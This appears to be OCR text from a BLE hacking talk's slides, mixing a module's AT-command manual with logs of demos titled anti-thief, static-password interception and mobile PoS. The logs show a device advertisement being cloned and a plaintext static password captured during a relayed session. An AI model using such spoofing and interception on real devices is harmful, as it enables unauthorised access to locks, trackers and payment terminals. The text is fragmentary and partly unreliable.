
Command Format: ATSUART,<Baud_Rate>,<Parity>,<Stop_Bits>,<Flow_Control>

Command Parameter(s):

- **Baud_Rate:** 3-10 [9600bps – 1000000bps], enter Value from table below.
  (230400, 460800 and 1000000 are only available on Dual Mode modules.)

Baud rate	Value	Error (%)
9600	3	0.14
19200	4	0.14
38400	5	0.14
57600	6	0.03
115200	7	0.03
230400	**8**	**0.03**
460800	**9**	**0.03**
1000000	**10**	**0.03**

AT commands



7.8.3 PIO Configuration (ATSPIO)


SD	SET PIO
	Warning: **Applying an external voltage to a PIO assigned as an output may permanently damage the module. The maximum voltage level on any pin should not exceed 3.6V. The I/O is NOT 5V tolerant.**
	Function: Sets the direction and values of PIO's.
	Command Format: ATSPIO,<PIO_Num>,<Direction>,<Value>
	Command Parameter(s): ▪ **PIO_Num:** Single Mode: 0,1,2,5,7,8,9,10,11,12,13,14 Dual Mode: 0,1,2,5,7,8,9,10,11,12,13,14,19,20,21,22

Fallback to analog key may be unavailable...

DEMO: AT commands


```
sent CMD: ATSCL?
OK
0
ATSUART?
Switch to CMD mode
sent CMD: ATSUART?
OK
3,0,0,0
ATT?
Switch to CMD mode
sent CMD: ATT?
OK
027,081
ATSN?
Switch to CMD mode
sent CMD: ATSN?
OK
LockECFE7E139F95
```

DEMO: Anti-thief




```
~ ble # node advertise.js -a devices/d03972b7ad8f_.adv.json -s
static run write not defined in hooks undefined -> undefined
peripheralid: d03972b7ad8f
advertisement file: devices/d03972b7ad8f_.adv.json
EIR: 020106070203180218041809ff8fadb77239d01000
scanResponse: 09089769542042656c74
waiting for interface to initialize...
BLENO - on -> stateChange: poweredOn
on -> advertisingStart: success
setServices: success
<<<<<<<<<<<<<<<< INITIALIZED >>>>>>>>>>>>>>>>>>>>
Client connected: 7d:3c:4c:18:b8:36
static run read not defined in hooks 180f (Battery Service) -> 2a19 (Battery Level )
```

DEMO: interception – static password




```
initialized :
Static - start advertising
      target device connected
on -> advertisingStart: success
setServices: success
 <<<<<<<<<<<<<<<<< INITIALIZED >>>>>>>>>>>>>>>>>>>>>
Client connected: 4f:66:59:38:16:eb
<< Read:    180f (Battery Service) -> 2a19 (Battery Level ) : 42 (B)
>> Subscribe: 0d583600447b98d61f6ec3340bdfbab8 -> 0d583601447b98d61f6ec3340bdfbab8
   da8c352442be:0d583600447b98d61f6ec3340bdfbab8 confirmed subscription state: 0d583601447b98d61
>> Write:   0d583700447b98d61f6ec3340bdfbab8 -> 0d583701447b98d61f6ec3340bdfbab8 : 123456 ( 4V)
<< Read:    0d583700447b98d61f6ec3340bdfbab8 -> 0d583711447b98d61f6ec3340bdfbab8 : 01 ( )
<< Read:    0d583700447b98d61f6ec3340bdfbab8 -> 0d583708447b98d61f6ec3340bdfbab8 : 06 ( )
<< Read:    1803 (Link Loss) -> 2a06 (Alert Level ) : 00 ( )
>> Write:   1802 (Immediate Alert) -> 2a06 (Alert Level ) : 01 ( )
>> Write:   1802 (Immediate Alert) -> 2a06 (Alert Level ) : 01 ( )
>> Write:   0d583700447b98d61f6ec3340bdfbab8 -> 0d583707447b98d61f6ec3340bdfbab8 : 536d6172744669
000000 (SmartFinde         )
>> Write:   0d583700447b98d61f6ec3340bdfbab8 -> 0d583701447b98d61f6ec3340bdfbab8 : 666666 (fff)
<< Read:    0d583700447b98d61f6ec3340bdfbab8 -> 0d583711447b98d61f6ec3340bdfbab8 : 01 ( )
>> Write:   1802 (Immediate Alert) -> 2a06 (Alert Level ) : 01 ( )
<< Read:    0d583700447b98d61f6ec3340bdfbab8 -> 0d583708447b98d61f6ec3340bdfbab8 : 06 ( )
<< Read:    1803 (Link Loss) -> 2a06 (Alert Level ) : 00 ( )
Client disconnected: 4f:66:59:38:16:eb
```

DEMO: Mobile PoS



